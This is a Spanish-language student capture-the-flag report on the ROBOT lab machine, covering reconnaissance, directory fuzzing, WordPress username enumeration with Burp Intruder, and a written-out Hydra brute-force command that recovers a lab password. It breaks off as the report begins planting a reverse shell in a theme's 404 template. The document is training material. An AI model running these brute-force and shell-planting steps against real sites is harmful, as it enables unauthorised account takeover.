	Informe de análisis de vulnerabilidades, explotación y resultados del reto ROBOT.			
	Fecha Emisión	Fecha Revisión	Versión	Código de documento
	19/05/2024	21/05/2024	1.0	MQ-HM-ROBOT
				Nivel de Confidencialidad
				RESTRINGIDO



Informe de análisis de vulnerabilidades,
explotación y resultados del reto ROBOT.

N8- MQ-HM-ROBOT

Generado por:

JUC4ZU

Estudiante de Hacker Mentor

Fecha de creación:


21.05.2024



Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
19/05/2024	21/05/2024	1.0	MQ-HM-ROBOT	RESTRINGIDO

Índice

1.	Reconocimiento	3
2.	Análisis de vulnerabilidades/debilidades	7
3.	Explotación.....	13
	Manual	13
4.	Escalación de privilegios si	21
5.	Banderas	21
6.	Herramientas usadas.....	21
7.	EXTRA Opcional	22
	PUNTO EXTRA EXPLOIT 1.....	22
	Automático.....	22
	PUNTO EXTRA - PERSISTENCIA	25
8.	Conclusiones y Recomendaciones.....	28



Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
19/05/2024	21/05/2024	1.0	MQ-HM-ROBOT	RESTRINGIDO

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
19/05/2024	21/05/2024	1.0	MQ-HM-ROBOT	RESTRINGIDO

Entre la información de los reportes, tanto como el puerto 80 como el 443, tienen una lista de ubicaciones publicadas en su página web que podrían contener detalles que nos faciliten el acceso.

Ports

Port	State (toggle closed [1] filtered [0])	Service	Reason	Product	Version	Extra info
80	tcp	open	http	syn-ack	Apache httpd	
	http-csrf	Couldn't find any CSRF vulnerabilities.				
	http-server-header	Apache				
	http-enum	<pre> /admin/: Possible admin folder /admin/index.html: Possible admin folder /wp-login.php: Possible admin folder /robots.txt: Robots file /readme.html: Wordpress version: 2 /feed/: Wordpress version: 4.3.33 /wp-includes/images/rss.png: Wordpress version 2.2 found. /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found. /wp-includes/images/blank.gif: Wordpress version 2.6 found. /wp-includes/js/comment-reply.js: Wordpress version 2.7 found. /wp-login.php: Wordpress login page. /wp-admin/upgrade.php: Wordpress login page. /readme.html: Interesting, a readme. /0/: Potentially interesting folder /image/: Potentially interesting folder </pre>				

Para dar un poco de entendimiento a este reporte, existe una ubicación que permite ir al inicio de sesión de la página y además un enlace al archivo “robots.txt” que podría contener información relevante.

Y justamente algo similar ocurre con el puerto 443, esto quiere decir que el servidor, utiliza 2 puertos de salida a internet. Ya que si nos dirigimos a explorar su página veremos el mismo sitio web pero el detalle importante es que desde el puerto 443 no contiene un certificado válido.

443	tcp	open	http	syn-ack	Apache httpd		
	http-server-header	Apache					
	http-enum	<pre>/admin/: Possible admin folder /admin/index.html: Possible admin folder /wp-login.php: Possible admin folder /robots.txt: Robots file /readme.html: Wordpress version: 2 /feed/: Wordpress version: 4.3.33 /wp-includes/images/rss.png: Wordpress version 2.2 found. /wp-includes/js/jquery/suggest.js: Wordpress version 2.5 found. /wp-includes/images/blank.gif: Wordpress version 2.6 found. /wp-includes/js/comment-reply.js: Wordpress version 2.7 found. /wp-login.php: Wordpress login page. /wp-admin/upgrade.php: Wordpress login page. /readme.html: Interesting, a readme. /0/: Potentially interesting folder /image/: Potentially interesting folder</pre>					
	http-dombased-xss	Couldn't find any DOM based XSS.					
	http-stored-xss	Couldn't find any stored XSS vulnerabilities.					
	http-csrf	Couldn't find any CSRF vulnerabilities.					

Y en estos reportes no podemos ver si el puerto 22 tiene alguna carencia, debido a que está cerrado, pero ya que se encuentra listado es posiblemente explotable si obtenemos un usuario del equipo.



Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
19/05/2024	21/05/2024	1.0	MQ-HM-ROBOT	RESTRINGIDO

Podemos dirigirnos al enlace del equipo para ver una especie a animación o video al más puro estilo “**Hacker**”, además nos permite interactuar con unos comandos, que nos muestran información del sitio web, que podría darnos pistas de que esta dirección es potencialmente utilizada por una organización “**Hacktivista**” para encontrar adeptos.

```
17:43 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

17:43 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.

Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

No hay mucho que ver en este enlace pero la presentación es impecable.

Vamos a ejecutar un “**Fuzzing**” para encontrar todos los enlaces disponibles dentro de la web.

```
[+] Url: http://192.168.32.128
[+] Method: GET
[+] Threads: 200
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/blog (Status: 301) [Size: 235] [→ http://192.168.32.128/blog/]
/images (Status: 301) [Size: 237] [→ http://192.168.32.128/images/]
/video (Status: 301) [Size: 236] [→ http://192.168.32.128/video/]
/sitemap (Status: 200) [Size: 0]
/rss (Status: 301) [Size: 0] [→ http://192.168.32.128/feed/]
/wp-content (Status: 301) [Size: 241] [→ http://192.168.32.128/wp-content/]
/0 (Status: 301) [Size: 0] [→ http://192.168.32.128/0/]
/admin (Status: 301) [Size: 236] [→ http://192.168.32.128/admin/]
/login (Status: 302) [Size: 0] [→ http://192.168.32.128/wp-login.php]
/audio (Status: 301) [Size: 236] [→ http://192.168.32.128/audio/]
/intro (Status: 200) [Size: 516314]
/css (Status: 301) [Size: 234] [→ http://192.168.32.128/css/]
/license (Status: 200) [Size: 19930]
/wp-includes (Status: 301) [Size: 242] [→ http://192.168.32.128/wp-includes/]
```

Como vemos hay múltiples enlaces para analizar, podríamos investigarlos con la esperanza de ubicar el mejor vector de ataque.


Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
19/05/2024	21/05/2024	1.0	MQ-HM-ROBOT	RESTRINGIDO

Como interés principal podemos ir al enlace que hace referencia de un inicio de sesión como vimos en reporte de “Nmap”, porque al intentar ingresar en los otros se nos mostrará que no tenemos suficientes permisos para acceder.

Forbidden

You don't have permission to access /video/ on this server.

Así que podemos analizar el enlace: <http://192.168.32.128/wp-login.php>, mismo que nos indicará que nos encontramos ante un “WordPress” según su inicio de sesión.



Aunque no tenemos un usuario con el cual acceder, debemos seguir buscando información que nos materialice un ataque sobre el equipo. Esto lo veremos en el análisis.

IP, Puertos Sistema operativo

IP	192.168.32.128
Sistema Operativo	Linux 3.13.0-55-generic - Ubuntu 4.8.2-19ubuntu1
Puertos/Servicios	80 http servidor Apache con WordPress 4.3.33 443 ssl/http Servidor Apache con WordPress 4.3.33


***** SOLO PARA USO EDUCATIVO*****

N8- MQ-HM-ROBOT


Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
19/05/2024	21/05/2024	1.0	MQ-HM-ROBOT	RESTRINGIDO

2. Análisis de vulnerabilidades/debilidades

Para el análisis intentaremos acceder a otro de los enlaces que nos indicaba “Nmap”, el “/robots.txt” tal vez ahí nos encontremos alguna pista.



Afortunadamente en este enlace encontramos detalles que nos pueden ser de ayuda, uno de ellos es la “bandera1” y además de eso también se nos hace referencia a un archivo que puede ser un diccionario.




Procederemos a descargar el diccionario, ya que puede ser algo pesado de manejar para los navegadores, es posible que nos dé un error al querer abrirlo desde ahí.

```
(hmsstudent@kali) ~ - [~/Desktop/ROBOT]
$ wget http://192.168.32.128/fsociety.dic
--2024-05-16 21:09:10-- http://192.168.32.128/fsociety.dic
Connecting to 192.168.32.128:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: 'fsociety.dic'

fsociety.dic          100%[=====]
2024-05-16 21:09:11 (6.98 MB/s) - 'fsociety.dic' saved [7245381/7245381]
```

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
19/05/2024	21/05/2024	1.0	MQ-HM-ROBOT	RESTRINGIDO

Verificamos su contenido.




Al parecer este diccionario, podría ser el que nos ayude para ingresar a la página de WordPress, ya que contiene unos 800000 mil registros.

Ln 787264, Col 3

Es recomendable sintetizar este documento antes de utilizarlo, ya que esto podría ahorrarnos tiempo en todo el proceso.

Como ya sabemos que tiene una alta cantidad de registros, procederé a reducirlo, eliminando tanto, espacios en blanco, los símbolos y todos los números, además de ordenarlo alfabéticamente, eliminando también todas las palabras repetidas que pueda contener el documento, esto con el fin de encontrar nuestro objetivo lo antes posible.



Investigando un poco pude reducir el tamaño del archivo considerablemente (casi a la mitad), incluso manteniendo solamente los nombres que poseen más de 2 pero menos de 11 caracteres.


Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
19/05/2024	21/05/2024	1.0	MQ-HM-ROBOT	RESTRINGIDO

Ordené estos datos utilizando el comando (**sort fsoc_red.dic | uniq**) que también nos permite eliminar todos los nombres repetidos, haciendo que su contenido llegue a pesar una décima parte del total que tenía en un inicio.


```
(hmstudent@kali)-[~/Desktop/ROBOT]
$ sort fsoc_red.dic | uniq > fsoc_ord.dic
```

Ya con esto ordenado, debemos dirigirnos a “Burpsuite” para solicitar la consulta de la página y así intentar un ataque de fuerza bruta.

En “Burpsuite” intentamos acceder desde el navegador integrado, con un usuario y contraseña de prueba, para así tener el conocimiento donde se encuentran esos datos y remplazarlos más adelante.



Enviaremos nuestra consulta a “Intruder”.



Ya en Intruder solamente seleccionamos el campo que hace referencia al usuario, para que sea cambiado en cada iteración del programa.



***** SOLO PARA USO EDUCATIVO*****

N8- MQ-HM-ROBOT

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
19/05/2024	21/05/2024	1.0	MQ-HM-ROBOT	RESTRINGIDO

Seleccionaremos el tipo de ataque como “**Sniper**” ya que solo cargaremos un “**Payload**” al realizar la búsqueda del usuario.

Choose an attack type

Attack type: **Sniper**

Cargaremos nuestro diccionario, reducido y ordenado en el “**Payload**” y comenzaremos el ataque.

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

Enter a new item

Add from list ... [Pro version only]

Aaron

aba

abbr

ability

able

ABlock

Aborter

about

About

above

absence

Start attack

Este proceso puede llevar unos minutos hasta unas horas así que lo dejaremos funcionar mientras se aplica.

Si obtenemos un resultado durante la ejecución, el código de longitud va a ser distinto al de otras palabras y será eso lo que nos da una pista de cual podría ser el usuario.


Request	Payload	Status code	Error	Timeout	Length
278	Ashwood		<input type="checkbox"/>	<input type="checkbox"/>	
184	angela	200	<input type="checkbox"/>	<input type="checkbox"/>	4153
185	Angela	200	<input type="checkbox"/>	<input type="checkbox"/>	4153
0		200	<input type="checkbox"/>	<input type="checkbox"/>	4102
1	Aaron	200	<input type="checkbox"/>	<input type="checkbox"/>	4102
2	aba	200	<input type="checkbox"/>	<input type="checkbox"/>	4102
3	abbr	200	<input type="checkbox"/>	<input type="checkbox"/>	4102
4	ability	200	<input type="checkbox"/>	<input type="checkbox"/>	4102
5	able	200	<input type="checkbox"/>	<input type="checkbox"/>	4102
6	ABlock	200	<input type="checkbox"/>	<input type="checkbox"/>	4102
7	Aborter	200	<input type="checkbox"/>	<input type="checkbox"/>	4102

***** SOLO PARA USO EDUCATIVO*****

N8- MQ-HM-ROBOT

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
19/05/2024	21/05/2024	1.0	MQ-HM-ROBOT	RESTRINGIDO

Como vemos en la captura, la palabra “**Angela**” (aparece 2 veces) tiene un código de longitud distinto, podemos realizar la prueba en la página de “**WordPress**” y si el usuario es correcto nos mostrará un mensaje de error diferente.



Esto es muy importante ya que ahora nos tocaría ubicar la contraseña que necesitamos para acceder, aunque el “**Burpsuite**” puede ser muy lento para este proceso, por eso realizaremos la búsqueda con ayuda de “**Hydra**”.

```
(hmstudent@kali)-[~/Desktop/ROBOT]
$ hydra -l Angela -P fsociety.dic 192.168.32.128 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=https%3A%2F%2F192.168.32.128%2Fwp-admin%2F&testcookie=1:incorrect"
```

Este comando utilizará el nombre de usuario que obtuvimos, además el diccionario completo que descargamos de la página (sin ningún tratamiento) esto con el fin de encontrar la contraseña correcta, ya que si editamos un poco el documento, podría afectar en el resultado.


Incluye la dirección de la página web, la ubicación del “**login**” y también el formato de la consulta que nos muestra “**Burpsuite**” a la hora de realizar la prueba de acceso.

Este proceso llevará algo de tiempo, pero eventualmente nos mostrará la contraseña correspondiente al usuario.

```
[STATUS] 231.00 tries/min, 231 tries in 00:01h, 858004 to do in 61:55h, 16 active
[STATUS] 366.33 tries/min, 1099 tries in 00:03h, 857136 to do in 38:60h, 16 active
[80][http-post-form] host: 192.168.32.128 login: Angela password: 252Fmrrobot
```

Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
19/05/2024	21/05/2024	1.0	MQ-HM-ROBOT	RESTRINGIDO

Intentaremos iniciar sesión con el mismo.



Puerto	Vulnerabilidad
80/443	Posee información delicada publicada en sus enlaces
80/443	El inicio de sesión a la página es débil contra ataques de fuerza bruta
80/443	La versión de WordPress está muy desactualizada, esto permite aprovechar carencias en el código para obtener pistas que nos permiten ingresar.
443	La página no cuenta con certificado, esto quiere decir que toda la información que se comparta puede estar intervenida por otras personas.


Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
19/05/2024	21/05/2024	1.0	MQ-HM-ROBOT	RESTRINGIDO

3. Explotación


Manual

Ya teniendo el acceso a la página es importante ubicar alguna función que nos permita ejecutar código y a través de esto acceder al equipo.

Si revisamos el menú lateral de la izquierda tendremos el botón de “**Appearance**” y entre sus opciones existe un editor de páginas en lenguaje “**php**”.




Ingresando aquí seremos redirigidos a una página que contiene los estilos de “**css**” que utiliza la página para verse mejor, aunque lo que realmente nos importa es la lista de páginas “**php**” en el lado derecho. Donde seleccionaremos “**404 Template**”.



***** SOLO PARA USO EDUCATIVO*****

N8- MQ-HM-ROBOT

	Informe de análisis de vulnerabilidades, explotación y resultados del reto ROBOT.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	19/05/2024	21/05/2024	1.0	MQ-HM-ROBOT	RESTRINGIDO

Dentro de esta página, que vemos que contiene código, podríamos ocultar alguna “Shell” reversa que nos apoye en el ingreso al equipo.

Edit Themes
Twenty Fifteen: 404 Template (404.php)

```


<?php
/**
 * The template for displaying 404 pages (not found)
 *
 * @package WordPress
 * @subpackage Twenty_Fifteen
 * @since Twenty_Fifteen 1.0
 */

get_header(); ?>

<div id="primary" class="content-area">
    <main id="main" class="site-main" role="main">


```

